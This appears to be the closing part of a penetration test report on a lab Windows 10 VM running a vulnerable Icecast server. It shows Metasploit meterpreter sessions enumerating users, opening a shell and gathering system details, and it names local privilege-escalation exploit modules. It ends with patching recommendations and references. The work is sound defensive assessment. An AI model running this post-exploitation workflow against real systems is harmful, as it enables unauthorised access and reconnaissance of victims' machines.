
1. exploit/windows/local/ikeext_service
2. exploit/windows/local/ms16_075_reflection

Enumerating logged on users:




```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 1

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20210720112304_default_192.168.0.20_host.users.activ_289739.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\systemprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\LocalService
 S-1-5-20                                        %systemroot%\ServiceProfiles\NetworkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant
```

Detailed systeminfo from shell:



```
meterpreter > shell
Process 4856 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>systeminfo
systeminfo

Host Name:                 MSEDGEWIN10
OS Name:                   Microsoft Windows 10 Enterprise Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00329-20000-00001-AA236
Original Install Date:     3/19/2019, 4:59:35 AM
System Boot Time:          7/20/2021, 11:25:47 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2397 Mhz
BIOS Version:              American Megatrends Inc. 090007 , 5/18/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,712 MB
Available Physical Memory: 556 MB
Virtual Memory: Max Size:  2,992 MB
Virtual Memory: Available: 1,549 MB
Virtual Memory: In Use:    1,443 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\MSEDGEWIN10
Hotfix(s):                 12 Hotfix(s) Installed.
                           [01]: KB4601555
                           [02]: KB4465065
                           [03]: KB4470788
```

Also, sysinfo from the metepreter:



```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

3. Recommendations

The Icecast Header Overwrite being the most severe of the uncovered vulnerabilities, I recommend first upgrading your Icecast to the latest version 2.0.2 or later.

The IKEEXT and the ms16_075 exploits are more difficult to expose compared to the Icecast vulnerability but are potentially dangerous. To prevent an attack where the attacker can escalate their privileges, I recommend applying the available patches to resolve both vulnerabilities.

Regular updates to the system and ensuring the proper patches have been implemented will be necessary to keep your system hardened against any exposure to future vulnerabilities. Updating patches monthly are considered best practice and would be a great place to start.

4. References

Ghosh, S. (2020, 04 19). *IKEEXT DLL Hijacking*. Retrieved from Medium: https://infosecwriteups.com/ikeext-dll-hijacking-3aefe4dde7f5

Icecast is free server software for streaming multimedia. (2020, 12 16). Retrieved from Icecast: https://www.icecast.org/

Icecast Server HTTP Header Buffer Overflow Vulnerability. (2010). Retrieved from Symantec Connect - A technical community for Symantec customers, end-users, developers, and partners.: https://www.securityfocus.com/bid/11271/discuss

Microsoft security advisory. (2013). *Microsoft security advisory: Vulnerability in IPsec could allow security feature bypass*. Retrieved from Microsoft: https://support.microsoft.com/en-us/topic/microsoft-security-advisory-vulnerability-in-ipsec-could-allow-security-feature-bypass-f5766696-98c9-f0de-46a0-3c1c4263628f

Nessus Plugin ID 14843. (2004, 09 28). *Icecast HTTP Header Processing Remote Overflow*, 1.24. Retrieved from Tenable: https://www.tenable.com/plugins/nessus/14843

securycore. (2018, 02 25). *IKEEXT DLL Hijacking Exploit Tool*. Retrieved from GitHub: https://github.com/securycore/Ikeext-Privesc